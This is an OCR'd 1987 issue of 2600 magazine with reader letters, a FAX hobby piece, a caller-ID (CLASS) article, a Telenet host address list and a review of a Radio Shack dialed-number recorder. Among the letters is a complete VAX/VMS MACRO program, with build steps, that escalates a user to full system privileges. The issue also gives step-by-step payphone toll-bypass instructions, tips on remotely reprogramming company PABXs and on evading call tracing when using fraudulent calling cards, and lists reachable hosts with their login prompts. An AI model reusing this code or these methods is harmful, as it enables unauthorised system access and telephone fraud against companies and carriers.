US West has introduced their new MPOW (Multi-Purpose Operator Workstation) which converts any IBM-compatible PC into a complete TSPS console with advanced capabilities. I'm sure many *2600* readers with PC's will find this concept intriguing. Perhaps there is a way to obtain and copy the board(s) and software.

Mitel's new telco product catalog describes several interesting products, including MF-tone generators and receivers, and a dialed-digit recorder. The latter is capable of "blue-box detection" and detects and prints out all 2600 hertz and MF-tone activity in red, triggers external alarms, and prints out all other line activity as well. No doubt phreaks have been busted with the help of this device.

Radio Shack now has a budget version of this for under $100. Their compact device prints out all dialed digits (touch tone and pulse) as well as the start and end times of all incoming and outgoing calls. Until now nothing coming close to this in capability was available for under $1000. Law-enforcement types will undoubtedly be using this updated version of the pen-register in various "fishing expeditions." It's interesting to note that the use of such equipment by police does *not* require a warrant, which means they can (and do) use it to snoop on whomever they choose to without worrying about wiretapping regulations.

On a more upbeat note, I've discovered that the Mitel S200 PABX where I work is externally programmable by modem, and can be programmed to forward calls, among other things. I suspect many businesses with WATS lines and newer electronic PABX's are vulnerable to this "roll your own" approach to WATS extending. PABX's are fascinating—they're amazingly complex, versatile...and vulnerable. With a programming manual and a little inside knowledge or hacking skill, one can manipulate a company's entire telephone system from afar. Definitely worth checking into! I'd be interested in finding out what other *2600* readers have discovered about this subject.

Bernie S.

Thanks for the info. We must add that the new Radio Shack toy is, to say the least, incredible. See the article in this issue for a review.

Is it really true that the police don't need a warrant to use that instrument? Where do they attach it? They must need some kind of permission from someone to either climb a telephone pole, install the thing inside the central office, or plug it into the side of a house.

Explain Yourselves

Dear *2600*:

I am not a hacker or a phreak, and in fact I'm not really literate in these matters, but I occasionally peruse your magazine. I am aware that you intend to undertake a strategy to increase your circulation, perhaps including newsstand sales. If this plan is to succeed, you are going to have to appeal to others like myself, with little or no understanding of electronics. In this connection, I would like to make a suggestion concerning the readability of your publication.

Every field of expertise inevitably develops its own jargon or lexicon which, for the most part, is impenetrable to those uninitiated in

Headline Here

that particular field. This is true of theoretical physics and psychoanalysis, philosophy, and high finance, and it is true of computer hacking.

For example, in a recent issue you printed an article entitled *Getting the Most Out of Equal Access* in which you state, among other mysterious things, that one can make long distance calls by dialing 10nnn, etc. The first question that comes to my mind is, how exactly does one dial "nnn"? Are you referring to the letter "N" which is printed with the number 6 on the telephone? Well, possibly, but I think not, because the letters on the phone are printed in upper case, but your n's were printed in lower case, suggesting that these letters are symbolic of some operation or piece of equipment known only to the initiated few.

So, after having read the article, I am left with the burning and unanswered question: Just exactly *how* does one dial "nnn"? Or, perhaps more to the point: Just exactly what does this thrice repeated lower case "n" symbolize? This, incidentally, is just one instance of a problem which I find recurring frequently in virtually every issue, and the fact is that people aren't going to purchase what they can't understand.

However, I believe there is a rather simple solution to this difficulty: I suggest that, in each issue, you include a glossary in which you give clear, "ordinary language" definitions of all the technical terms and symbols used in that issue. In this way you will not only broaden your readership, but you will also provide a valuable educational service to the public. I hope you will consider this suggestion, or some similar alternative, as I believe it is politically dangerous for the majority of the public to be, like me, computer-illiterate in this day and age.

Furtively,
Izzy Hear

You raise many good points. Let us first answer your question. Generally, whenever you see small n's or x's, they indicate variables, or single digit numbers that are as yet undefined. If you look at the article in question, you should see a list of 3-digit numbers. These numbers are in fact the mysterious nnn's. But, if equal access isn't installed where you are, those numbers won't do a thing except confuse your local switching center.

We are encouraging our writers to explain their terms either throughout their articles or at the end in a type of glossary. But, obviously, we can't keep repeating the same explanations. Some of our readers already accuse us of being too simplistic and elementary! What we are trying to do is explain things as we go along, which is what we've been doing since Issue 1. Our magazine is not a one time deal that you read and discard, but reference material that is stored away and looked at whenever the need arises. That's why we keep the back issues available, so we don't have to keep repeating the same information.

On another note, do you really think people aren't going to buy what they can't understand? Check out all of the folks who buy computers and don't know what to do with them when they plug them in! Answering machines, VCR's, telephone systems, even TV Guide—it's all becoming incomprehensible to the average people of the world. But that mere fact doesn't seem to be affecting sales. The emphasis seems to be on possession rather than comprehension. That's why the hackers are thriving in this world—they understand the tech-

(continued on page 17)

FAX: A New Hobby

by Bernie S.

Occasionally when scanning phone numbers you'll come across what sounds like a computer modem carrier but isn't. What it often turns out to be is a facsimile (FAX) machine. For those unaware of it, a FAX machine lets you send printed info (text, diagrams, or photos) over a phone line or radio link. Like computer modems, they use a carrier tone, but it is a different frequency and unlike "normal" data communications.

A FAX machine scans a printed document using an optical sensor that sweeps over the print detecting light and dark sections of the paper. There are presently three common FAX standards in use: Group I, II, and III. Until fairly recently, most FAX transmissions were of the Group I variety. Group I machines (many of which are still in use) use a rotating drum that the document is clamped to while the sensor traverses the length of the drum slowly. The light and dark sections modulate the carrier tone frequency which is transmitted over the phone line to another FAX machine. At the other end, it works in reverse—the modulated tone is translated back into an image by a hi-voltage stylus which scans over a blank sheet of electrostaticly-sensitive paper, "burning" the image onto the sheet. (This makes a rank smell; real old machines would fill a room with smoke!) Group I transmissions typically take 6 minutes for an 8½ by 11 inch sheet.

With the advent of cheap digital IC's, Group II and III standards emerged which transmit signals digitally (not unlike computer modems). The fastest group III machines can send a document in less than a minute at 9600 baud, the limit for unconditioned dial-up phone lines. A Group IV standard now exists which is much faster but requires Bell DDS or similar dedicated digital lines. The mechanical drum is now obsolete—a sheet is simply "dropped in" a newer FAX machine in which a tight row of phototransistors scans the whole document as it's pulled in between small motor-driven rollers. For output, ink-jet or similar printing technology prints out the received document.

For experimenters with little (or no) money, a lot of companies are getting rid of their older Group I and II machines for cheap—I got an Exxon Quip 1200 Group I FAX from a local newspaper for $50, and they threw in about ten reams of the special paper. This model was very popular about six years ago, and sold for about $1000. Look around! Most Group II and III machines can be switched into Group I mode for compatibility. Some newer machines double as copiers, though you can cheat and use a tape recorder to "play" a document back into a machine to get a copy in a pinch. Eventually, a FAX machine/laser printer/copier will be invented and will be a standard office machine everywhere. Expensive PC add-on cards exist that convert a PC and printer into a fax that'll store images on disk, but they're almost as expensive as a new FAX machine!

"If you have a shortwave receiver with a BFO, you can pick up FAX images relayed from weather satellites, wire and press service photos, etc."

Now we can all send schematics, drawings, and photos over the phone for cheap—just like the big boys do. I may be the first to coin a new term: PHAXing! As an added bonus, if you have a shortwave receiver with a BFO, you can pick up FAX images relayed from weather satellites, wire and press service photos, etc. before everybody else sees them. Some minor modifications are needed to convert the speed since they use non-standard scan rates, but it's worth the effort.

I hope you're all turned on to this "new" hobby. Let's see some enthusiasm and support for FAX!

CLASS

(continued from page 7)

say customer A calls customer B. Customer B happens to despise customer A, and keys in a special code. ESS again takes over and looks at the CLID information, and stores the calling line directory number in a special screen list associated with customer B. The next time customer A tries calling customer B, the terminating office will reroute the call to a local (the originating CO) digitized recording telling customer A that the call he made cannot be completed due to customer B's request ("I'm sorry, but the customer you have tried to reach wishes you were eaten by a rabid cannibal on drugs").

Dial Back

To create such a feature as "dial back" (for called or calling party), the ESS scratch pad memory is used again. The same principles are used as are employed in the already established custom calling feature, auto-redial. CLID will be used in the following way.

Your ESS switch will keep track of who you called last, and who called you last, through the retrieval of calling line information provided by LCCIS in conjunction with your switch. (Your switch will know what number you called last by directly storing the digits you dialed previously. Local signalling will provide calling line information via LCCIS call information forwarding using the data link mentioned.) This way, with your access code you will have total re-dial service.

Customer Trace

This type of memory handling and signalling method will also allow the feature that everyone was afraid would abolish "phreaking". Subscriber initiated tracing, using the last caller directory number stored at your CO, will be available as far as Bell Laboratories is concerned. There seem to be two types of "customer originated trace". One will forward the number to local authorities, at which it will be handled through the police. The other feature AT&T/Bell Labs is working on will be a display module that will sit by your phone, and will display calling directory numbers. All other CLASS features that use the calling line information are used at the discretion of the caller. The customer originated trace, however, using the individual or bulk calling line identification features ("trace") allow the customer to view the calling number. The world is not ending...yet, in any case. Individual customers will be able to employ a special "privacy code", which when dialed, tells the far-end switch not to forward the calling number to a desk display. Whether there will be a way to override this or not is obvious: of course. The police, the military, and government agencies are all likely to have a higher priority level than your privacy. It seems that long distance carriers could benefit greatly from CLASS. Why Bell/AT&T should give any type of special services to OCC's (Sprint, MCI, etc.) not given to other non-telephone companies, especially after equal access is fully implemented, I don't know (but then again, it is *equal* access). It is also possible that there will be no desk display. There are those phone phreaks who feel that BOC's will never give the end party the privilege of retrieving the calling party's number directly, due to plain old Bell policy on the issue of privacy. We'll have to wait and see about that point: the desk display is, in fact, operational and is being used in test stages. Whether Bell Labs feels that this feature can and will be used in a full scale non-beta stage BOC situation is a different story. The economic feasibility is questionable.

End Notes

CLASS, using local CCIS, will not function on inter-LATA calls. The local CCIS network is exactly that: local, and does not extend into the realm of "toll network". This will eventually be corrected (allowing toll CCIS to interact with LCCIS as far as CLID information is concerned). How the various long distance networks will exchange information with the local BOC network is still a matter of speculation. It would seem like a monumental task to try to integrate the emerging long distance companies into the AT&T/BOC ISDN, be it because of equipment inconsistencies or lack of cooperation on the part of the OCC, etc.

CLASS is going to cause problems, as well as create a new environment for telephone users. Of course, those problems are only problems to people who will generally be reading this article, but the more you know about CLASS the more comfortable you'll feel about the service. It can

(continued on next page)

CLASS

(continued)

be used to one's advantage, even as a telecommunications hobbyist. Just as a corporation will be able to set up a complete history of who is calling their system, and eventually keep people off the system using the screen list in memory, the same features can be applied to bulletin board systems and the like. Imagine being able to keep all the local bozos off your board, or being able to screen all but your private local users (making your system completely inaccessible through the PSTN network from any telephone but that of one of your users). In such applications, the system could be useful.


phoning home

(continued from page 9)

Italy

Italy, the last country I visited on my tour, turned out to be the the best country all around. When I went to Italy I did not think that it was very easy to call the United States. I was wrong. I tried to find out if USA Direct was available in Italy and found out it wasn't (but will be by the end of 1987). So I experimented with the use of international AT&T calling cards. This is very difficult since Italcable (the long distance operator of Italian Telephone) required call back for collect and calling card calls. Unfortunately the only payphones which have the phone numbers written on them are the ones in restaurants and bars. I asked one of my Italian friends about calling for free and she told me a trick that she had used while in Sicily to call Rome. She showed it to me and it worked. It could only be done on payphones (any payphone). 1) Get a piece of conducting metal (wire, etc.) 2) Dial 111 on a payphone (you will get a re-order). 3) Fasten one end of the wire to the metal guarding the wire from the handset to the telephone itself. 4) Put the other end of the wire in the center hole of the microphone side of the handset and tap it extremely lightly once, maybe twice. This should turn the re-order into a dialtone. Once this happens you can dial anywhere in Italy or anywhere in the world without any toll restrictions. (Note: this takes a while to get the hang of.) If you cannot work this out, you can deposit 200 Lire (10 cents) into a payphone and it will let you dial the U.S. It cuts you off very soon after you are connected, but you can at least give the number of where you are staying. MCI is the only long distance company, besides AT&T, that calls Italy. If you do go to Italy you will see how bad the telephone system is. This could have something to do with the fact that they insulate their wire with paper instead of plastic.

Remember when calling the U.S. to avoid calling people using fraudulent AT&T International Calling Cards. If you have to use a Calling Card, call an extender, and call your friends through the extender and then get your friends to call you. Also, if USA Direct is available in the country you are in, use it to call an extender in the States collect or use a calling card number on USA Direct. The reason I say this is because it is widely known that when it comes to backtracing the worst long distance company known for this, by far, is AT&T. All you have to do is be careful and enjoy your vacation.



This blue box has chips to generate the tones but it still takes up a lot of room in a 12x2.5x5 inch case. Bell had reset the potentiometers inside just in case it was sold to someone who knew what it was.

Photo by John Drake

Letters Headline

(continued from page 13)

nology and they use their brains to gain control of it while everyone else is still reading the documentation. We speak to the hackers, but we'll never miss an opportunity to enlighten a non-hacker who's interested in learning. That's why we always try and answer questions.

Needs Blue Box Program

Dear *2600*:

I am currently "attempting" to write a book concerning computer phone phreaking and hacking. I thought a section on "blue boxes" would be an interesting history lesson for readers since the technique is fast becoming obsolete and is unknown to most people. I have BASIC blue box plans for the C-64, Atari, and the TI computers. I am in desperate need of a blue box program written entirely in BASIC for the following computers: IBM, Apple, Tandy/Radio Shack.

Do you have any available printouts of such programs for these computers? If one of your readers has such listings, they can reach me at (214) 693-5132 from 8 am-6 pm CST.

Edward Dean Jones

Access Still Unequal

Dear *2600*:

I'm grateful for the Hobbit's article, *Getting the Most Out of Equal Access*.

Recently, I switched from Ma Bell to MCI and became aware of the equal access possibilities. Unfortunately my area doesn't permit equal access. So the question now is how do I lobby for one? Have you any suggestions?

In light of the fact that "the procedure for placing a long distance call is now above the understanding level (sic, "level" is redundant) of a good proportion of the public, and the various companies are doing very little to educate them," what organizations and magazines are available to help consumers get through the maze? I'd like to see a list of them in *2600*.

I'm aware of a single article devoted to alternate long distance carriers. It appeared in *Consumer Reports* several months ago.

On a different subject, *2600*'s print makes r's and n's combine into one fused incomprehensible letter.

And finally: authors and editors should care enough to define terms for us neophytes. What's an X-bar switch? A CO? An ESS?

I hope to see more articles helping casual users through the maze of phone company shenanigans.

IHR

Equal access should be available in all areas of the USA by the early nineties at the very latest. If you carry on a bit and call your business office with complaints fairly frequently, they might speed it up somewhat. But the very least they must do is provide you with free access to the long distance carrier of your choice. Usually this is done through the 950 exchange.

We've noticed the problem with the r's and n's on one of our typefaces. Until we figure out how to fix that, simply substitute an "r" and an "n" for every fused incomprehensible letter you come across.

Reaching Out

Dear *2600*:

You've helped me a bunch by publishing all those net addresses. One or two people who I couldn't reach before became reachable due to you. So, in return, here are some other net addresses which work:

```
# Jet Propulsion Lab, Pasadena, CA
@Jpl-VLSI

# California Institute of Technology, Pasadena, CA
@csvax.caltech.edu

# Xerox PARC, Palo Alto, CA
.pa@Xerox.com
```

(continued on next page)

Last Letters Headline *(continued)*

```
# MIT, Cambridge, MA
@athena.mit.edu

# Ohio State University, Columbus, OH
Iosu-20@ohio-state.arpa

# University of California at Berkeley
@DEGAS.BERKELEY.EDU

# Lawrence Livermore National Laboratory
Zlawver.decnet@lll-icdc.arpa
```

My question for the day—what is the name of the net which uses "!" dividers, and how does it work? That is, there are addresses like:

tundra!flatfoot!bingo!anywhere!bozo

I would be connected to node "tundra", which then forwards it to flatfoot, etc., until it gets to user bozo. What's it all about? Who pays for what?

EH

Watch for an intelligent answer to your question as soon as we track down our network experts. For some reason, they're extremely hard to reach.

More on VAX

Dear *2600*:

Enjoyed your article on the VAX. I'm always looking for information on how to prevent harm.

One comment: you don't need CMKRNL privilege to gain full privileges. See below.

The Carolina Beachcomber

```
;       This little ditty is a sleeper.
;       The owner needs only EXEC privilege to grant
;       himself full privileges!
;       Remember that if someone wants "...only..."
;       EXEC privilege instead of KERNEL.
;
;       Save it as a filename.MAR
;       Compile it by typing:
;               $ MACRO filename
;       Link it by typing:
;               $ LINK filename,SYS$SYSTEM:SYSDEF.STB
;       Execute it by RUNning filename
```

```
;
        .TITLE          GET_PRIVS
MASK:   .QUAD           ^XFFFFFFFFFFFFFFFF
        .ENTRY          GET_PRIVS, ^M<>
        $CMEXEC_S       ROUTIN=SETEM
        $EXIT_S         #1
SETEM:  $SETPRV_S       PRMFLG=#1, -
                        ENBFLG=#1, -
                        PRVADR=MASK
        RET
        .END            GET_PRIVS
;
;       End of a lot of privilege!
```

TELENET *(continued from page 11)*

30123 $	IBM	Cross System Communication
30124		Source System 10
30126	Prime	DNA MD1 Online
30128		Source System 13
30131	19.1.6	Primenet SYS750
30133	SYS/32 VOS	United Communciations Computer Services Group
30135	Unix 4.3	nlm-vax
30136		
30138		Source System 11
30139 $		CASE Communications
30145		General Electric
30147		Source System 12
30148		Source System 15
30149		Source System 14
30152 $	Prime	
30154	LAN	GOULD Local Area Network
30157	Burroughs	Gannet Publishing (USA Today)
30158	Prime	CDA Online Services
30165 $	SYS/32 VOS	United Communications Computer Services Group
301150$	VAX/VMS	
301157$	VAX/VMS	VAX 780 ECRUOS Hose Co.
301170$	SYS/32 VOS	United Communications Computer Services Group
301635$	Port Sel.	University of Maryland
30323	Prime	
30325	RSTS V7.2	C. R. C.
30334		
30338	20.0.4.R6	Primenet SL
30344	CDC Cyber	
30350	DG AOS/VS	
30354	DG AOS/VS	
30357	20.0.4.R2	Primenet DENVER
30358		Interactive Systems PAD
30360 $	DG AOS/VS	
30361 $	DG AOS/VS	
30362 $	DG AOS/VS	
30364 $	DG AOS/VS	
30365	Burroughs	Network Session (B7900 using Cande op/sys)
30366 $	DG AOS/VS	
30369 $	DG AOS/VS	
30375 $		"Incorrect Locations ID"
30378	DG AOS/VS	
303100	IBM	"Enter SW Characters"
303114$		
303115$		
303116$		
303130	DG AOS/VS	
303131		Petroleum Information Network
303133	VAX/VMS	
303134	TOPS-20	SoftSearch Network B
303135$	CDC Cyber	Colorado State University

(continued on page 20)

2600 marketplace

WANTED: Looking for a good used 5 or 10 megabyte hard drive for the Apple II series of computers. If you are selling one or know of anyone that is then send replies to: Brian F., 1003 W. Main, Apt. 3, Ottawa, IL 61350.

I NEED INFO on a power supply made for Western Electric by ACME Electric Corp. in 1971. It is designated: Rectifier Semiconductor Type—J87233A-2 LI. Input is 208/240v, output 48v/30a using SCR's as control elements. Any info would be appreciated. A schematic would be wonderful. I'll be glad to reimburse copying costs. J. Klein, 12330 Takilma Rd., Cave Junction, OR 97523.

FOR SALE: Texas Instrument "Afeis-peruriter" (Silent 700 series) intelligent data terminal. Many uses. Reasonable. Contact Ted K., PO Box 533, Auburn, NY 13021-0533.

SCHEMATICS—BUY, SELL, TRADE. We are interested in enlarging our collection of circuit diagrams for interesting electronic devices. Send list of what you want/have and a SASE to: J.R. "Bob" Dobbs, PO Box 444, Shawnee Mission, KS 66202.

TAIWAN! All Taiwan computers and accessories available for direct shipment for cost plus shipping plus 3% (quantities of 50 or more). Giles, PO Box 12566, El Paso, TX 79913.

PRIVATE INVESTIGATOR Ben Harroll would like to hear from other P.I.'s and/or ANY other "spooks" i.e. N.S.A., C.I.A., F.B.I., etc. for purposes of exchanges in ideas, techniques, sources, and equipment. (619) 239-6991. 425 "F" St., San Diego, CA 92101

TAP BACK ISSUES. Reprints of complete collection. Quality copies. Delivery included. Send cash, cheque, or MO (Payable to IPS). $60. John L., P.O. Box 722, Station A, Downsview, Ontario M3M 3A9.

FRIDAY, JUNE 5, 1987 AT 5 PM. That's when the first *2600* meeting will occur in New York City. If you want to drop off articles, ask us questions, meet people, or just see what we look like, come on by. At the Citicorp Center in the Atrium—153 East 53rd Street.

ETHICAL INVESTING is a shareware "database" that provides background reference information on socially responsible investing. This information is provided to help spread the word about ethical investment choices. Included are a suggested reading list, socially responsible mutual funds, even an ethical VISA card. There is also a list of the top 100 defense contractors and the owners of nuclear power plants. The price of the disk is $10. Write to: Jerry Whiting, P.O. Box 20821-CL, Seattle, WA 98102-1821.

I'D LIKE TO TRADE PC software with ANYONE having an IBM PC or compatible. At present my PC library approximates 110 products including the latest games, diagnostic programs, business software, utilities, and various word processing and other application software. Readers can contact me by writing: Software, PO Box 73, Uniondale, NY 11553.

WANTED: A decent modem program for use on a Zenith Z-100 running MS-DOS. Contact Manny @ 2600, (516) 751-2600 or PO Box 752, Middle Island, NY 11953.

DOCUMENTATION on electronic & digital PBX's and switching systems. Willing to trade/purchase. Also looking for Bell System Practices and other such paraphernalia. Write to Bill, c/o 2600, PO Box 752B, Middle Island, NY 11953.

GOT SOMETHING TO SELL? Looking for something to buy? Or trade? This is the place! The *2600* Marketplace is free to subscribers! Just send us whatever you want to say (without making it too long) and we'll print it! Only people please, no businesses!

Deadline for June issue: 6/5/87.

TELENET ADDRESSES

(continued from page 18)

303136	HP-3000	
303138	DG AOS/VS	
303140		Watney Network Services Unit Colorado Springs
303145	DG AOS/VS	
303146	DG AOS/VS	
303148	DG AOS/VS	
303149$		"Incorrect Locations ID"
303151	DG AOS/VS	
303164	DG AOS/VS	
303201	DG AOS/VS	
303250	DG AOS/VS	
303260	VAX/VMS	
303270	20.2.0	Primenet MD.DEN
303271	19.4.5	Primenet CS.BUS
30504	IBM	Martin Marietta
30520	HP-3000	FDP ADV1 SYS#14
30522	HP-3000	FDP PEN2 SYS#7
30523		
30529	HP-3000	FDP PEN4 SYSY#9
30537	VAX/VMS	
30556$		
30559		"LOGON"
30563	HP-3000	FDP
30573	HP-3000	
30578		Cybernet/system B Coral Gables, Florida
30579		Cybernet/system D Coral Gables, Florida
30584		
305129	HP-3000	
305136	HP-3000	
305137	HP-3000	
305138	HP-3000	
305139	HP-3000	
305140		"Invalid Command"
305148		
305149	HP-3000	
305159		VU/TEXT Please Sign On (Same as C VUTEXT)
305160		Cybernetics System C
305161		Cybernetics System A
305162		Cybernetics System D
305164		Cybernetics System D
305165		Cybernetics System B
305166		CSI Timesharing
305167		CSI Timesharing
305168		Cybernetics System B
305169		Cybernetics System C
305172		Cybernetics System B
305226		Cybernetics System D
305239	IBM VM/370	
305248	VAX/VMS	
305262$		
305273		Viewtron
305276	VAX/VMS	
305644		"305140H Connected"
31230		"Service ID="
31231	TOPS-10	C.I.C. Timesharing
31235	IBM VTAM	
31236	Port Sel.	U of Chicago computer center (Ganalf PACX 2000)
31241		C.I.C. Central Library Chicago
31242 $	RSTS V7.2	Travenol SYSA
31243 $	RSTS V7.2	Travenol SYSA
31244 $	RSTS V8.07	Travenol SYSA
31246 $		"Request in violation of system security standards"
31249		American Hospital Supplies Corp.
31250		American Hospital Supplies Corp.
31265	IBM TSO	
31270		People/Link
312120	IBM	TIME Inc. Chicago Datacenter
312121		TIME Inc. "Command:"
312131	IBM VM/370	
312142	HP-3000	
312150		"Enter Subscriber ID" DA6
312159		"Enter Subscriber ID" DA6
312160		
312161		
312162		
312163		"PORT = $X25F00 #VC01 USERID:?"
312170$	VAX/VMS	SKVAX2
312199		
312219		Collision estimating system (TWX)
312222		"PORT = $X25F00 #VC01 USERID:?"
312225	Honeywell	"$$ 50 Device Type ID"
312227		"PORT = $X25F00 #VC01 USERID:?"
312230		
312231	VM - TSO	Continental Can Company
312233		"PORT = $X25Y00 #VC01 USER ID?"
312235		"PORT = $X25Y00 #VC01 USER ID?"
312236		"Please re-enter logon proceedure"
312237	IBM	
312239$	IBM TSO	
312257		"ID: Password"
312258	20.0.4	Primenet GAM
312266	RSX-11	
312267	HP-3000	
312270		
312275	19.4.5	Primenet MD.CHI
312276	19.4.2	Primenet MD.LP1
312626		Keycom-A C00
312629		Keycom-B C00
312632	IBM VM/370	
312633	IBM VM/370	
312645	VAX/VMS	
31325		Comshare
31340		ADP Network (Type "AID")
31341		ADP Network (Type "AID")
31350		Collision Estimating System
31370	TOPS-20	GM Timesharing
31374	TOPS-20	GM Timesharing
31382	VM - TSO	FEP009 - Multi System
31383	VM - TSO	FEP009 - Multi System
313119		"Port=$X25600 #VC09"
313120		"Port=$X25600 #VC09"
313131		"USER NUMBER-- Help Fone: 313-556-0216"
313133		"Enter Access Code"
313134	19.4.9	Primenet SYSA
313160		"Port=$X25600 #VC09"
313161		"Port=$X25600 #VC09"
313162		"Port=$X25600 #VC09"
313163		"Port=$X25600 #VC09"
313164		VU/TEXT
313170		C.A.S.C. Network "Enter Signon"
313172		Ollie CPF1107 "Password required for workstation"
313202	Port Sel.	XMERIT: X25 (DT88:TX00:TI700)
313255	Multics	"Channel b.h12800"
313256	Honeywell	"$$ 50 Device Type ID"
313257$		
313365		
313366	Port Sel.	Timeshare Network
313367	Multics	"Channel b.h10800 Please login"
313370	20.0.3	Primenet MD.DET
313371	20.2.1	Primenet CS.DET
313372	19.4.9	Primenet MD.DATA
313373	20.0.3	Primenet PTCDET
313376	20.0.4	Primenet MD.DAC
31435 $	DG AOS/VS	
314100		WU Medical Computing Dataswitch
3141505		
31520		"Enter System ID" B=BRS T=VM/CMS
31550 $	IBM VTAM	Simware

31730 $		"ID Incorrect Location ID"
31731 $		
31735		purdue.arpa
31736	VAX/VMS	
31738 $		
40125	20.1	Primenet LSIS
401612	Unix	Modem City
40420		SITENET (Same as C SIT)
40427	20.0.3.R5	Primenet EMA1
40433 $	DG AOS/VS	
40435 $	DG AOS/VS	R08F03D02A
40436 $	DG AOS/VS	S29L01A
40437 $	DG AOS/VS	R08F03A
40439 $	DG AOS/VS	S29L02A
40451	Gateway	Schering Plough Corp.
40457		
40459		
40460	RSTS V8.0	Computone
40462	Unix 4.3	emoryu2
40463	IBM	"Invalid sw characters"
40464		Martin Marietta Sim 3270
40477		
40479		"404S5E Connected"
404130$	HP-3000	
404153		
404161$		
404162		
404166$		
404174		"Welcome to Coin Support"
404193		ACRONET
404220	19.4.11	Primenet MD.ATL
404221	19.4.10.R4	Primenet FNP.AT
404230$		
40424B		
404249		
404256		
40634	DG AOS/VS	
40636	DG AOS/VS	
40637	DG AOS/VS	
40640	DG AOS/VS	
40647	DG AOS/VS	
406125$		
40843		"Enter Destination sub-address (DN):"
40845 $		

40849 $		
40850		iba-sj.arpa San Jose
40858	VAX/VMS	Welcome to SOMA
408100		
408121$		
408125	HP-3000	
408133	LAN	Sun Micro System's X.25 Gateway
408134$		
408139$	CDC	
408146$	CDC	
408149$		
408154	19.4.11	Primenet IVAN
408157	Unix	Pyramid Technology Dual Port osx
408159	VAX/VMS	
408171$		
408235	DG AOS/VS	Global Weather Dynamics - MV2
408238$		
408605	HP-3000	Office Automation
408629		"Welcome to the new data switch"
41220	Port Sel.	MSA PGH Communications Network
41222	IBM TSO	(Running ACF2)
41223	IBM TSO	(Running ACF2)
41230	Port Sel.	Channel 04 - connected - Enter Class
41247	IBM TSO	
48-52	IBM TSO	
41255		"invalid command"
41268 $	DG AOS/VS	R09F21D01A
412172		
412173$	CDC Cyber	USX PGH Service Center
412262	20.0.4	Primenet PITTCS
412264	19.4.9	Primenet MD.PIT
412670	Port Sel.	Carnegie-Mellon University Micom-A
412671	Port Sel.	Carnegie-Mellon University Micom-B
412672	Port Sel.	C.M.U. Multi-System Network A-Z
412703		The Meccon Network
412704	IBM	(Running ACF2)
412706	IBM	(Running ACF2)

41321 $		(type TW81) DFH READY
41431 $	DG AOS/VS	R09F10A
41434 $		
41435 $		
41436	DG AOS/VS	R09F10D05A
41438 $		
41443 $		"ID"
41444		Welcome Type Service Identifier
41450	VAX/VMS	Allen-Bradley CTD1

'$' at end of address signifies 'will not accept collect connection' thus, you need a 'Telenet ID' or some other means to connect to the system.
Any addresses responding with "Rejecting" or "Not Operating", are temporarily down. ALL above addresses were working as of the date of update.

Definitions of abbreviations:

DG - Data General
P-E - Perkin-Elmer
AOS - Advanced Operating System (DG)
ACF2 - Access Control Facility 2, Software Security Package for IBM Mainframes.
CICS - Customer Information Control System (IBM)
TSO - Time Sharing Option (IBM)
TOPS - Total OPerating System (DEC)
RSTS/E - Resource System Time Sharing /Environment (DEC)
Multics - O/S Made by Honeywell (no longer in production)
CDC - Control Data Corporation (Makes CYBER Computers)
LAN - Local Area Network
Port Sel. - Port Selector - could be a MICOM, a PACX, or other which enables you to connect to various host systems.

Legion Of Hackers
Contributors:

Lex Luthor / Gary Seven (LOH)

More Next Month

A PEN REGISTER FOR PHREAKS?

Duophone CPA-1000
Dialed Number Recorder
Available at Radio Shack
$99

Review by Emmanuel Goldstein

The fairly new Radio Shack CPA-1000 "pen register" is a most remarkable piece of equipment and a must for those who want to know what's really happening on their phone lines.

In the past, phone phreaks have always dreaded having a pen register put on their line—a device that prints out every number dialed, including authorization codes and touchtone passwords. By having one already on your line in the comfort of your own home, you at least have the convenience of seeing what others might be seeing.

But that's not the only reason to have one of these devices. Have you ever wondered how a particular phone number got onto your bill? The CPA-1000 will tell you, as soon as the number is dialed. It will also tell you how long the phone was off the hook for. (Note: that is not the same as how long the conversation went on for. The machine cannot tell if the line was busy or never answered—it treats all calls the same.) This will work for any extension hooked up on that line, including those not inside your house, such as when the telephone lineman hooks into your line on the pole or when the switchman at the central office is playing around. This device is also quite convenient when a repairman comes around and dials some of those magic numbers. Now it will all be neatly recorded.

The CPA-1000 also keeps track of incoming calls. It will tell you how many times the phone rang and how long the phone was off the hook, if it was picked up at all. This in itself is a great supplement to an answering machine that doesn't have a time function. Every time the phone rings, the date and time will be printed out.

Of course, consumers can now do the same nasty things that only feds or spies could do before. Simply plugging the CPA-1000 into a modular outlet anywhere (the unit can run on four "AA" batteries) will give you all activity for that line as it happens. It will even record long distance authorization codes.

Recently, we reported a problem on one of our lines to the telephone company. Within minutes, the CPA-1000 started printing out strange information. According to its report, the phone rang zero times and someone was on the phone for thirty seconds. This happened about four or five times. We were actually able to "see" the phone company testing the line.

The CPA-1000 looks like a small adding machine and uses the same type of paper. It doesn't make much noise when it prints, and it can be easily muffled. At the end of each day, the total number of incoming calls, non-answered incoming calls, outgoing calls, and outgoing calls exceeding ten digits is printed out. An additional feature is the accounting code. All a person has to do is dial or touch tone four digits before they hang up. Those four digits will print out below the other information—a great way to claim calls. The unit can support call waiting and works perfectly regardless of whether the caller is using touch tone or pulse or even both.

It's rather amusing that Radio Shack would come out with a product like this when it's been so busy trying to get people to stop listening to cellular phone calls. While this isn't an actual bug, one can tell an awful lot about a person or a company by the numbers they dial. It's nice to know that at last the commoners can see what's really going on inside their phone lines—and maybe inside others as well. The authorities have been doing this for years.

ATTENTION

Does your address label say "Time to Renew"? Don't miss an issue. Renew your subscription today and enjoy peace of mind.

$15 ..... 1 year subscription or renewal
$28 ..... 2 year subscription or renewal
$41 ..... 3 year subscription or renewal
$40 ..... 1 year corporate subscription or renewal
$75 ..... 2 year corporate subscription or renewal
$110 ..... 3 year corporate subscription or renewal
$25 ..... overseas subscription or renewal (1 year only)
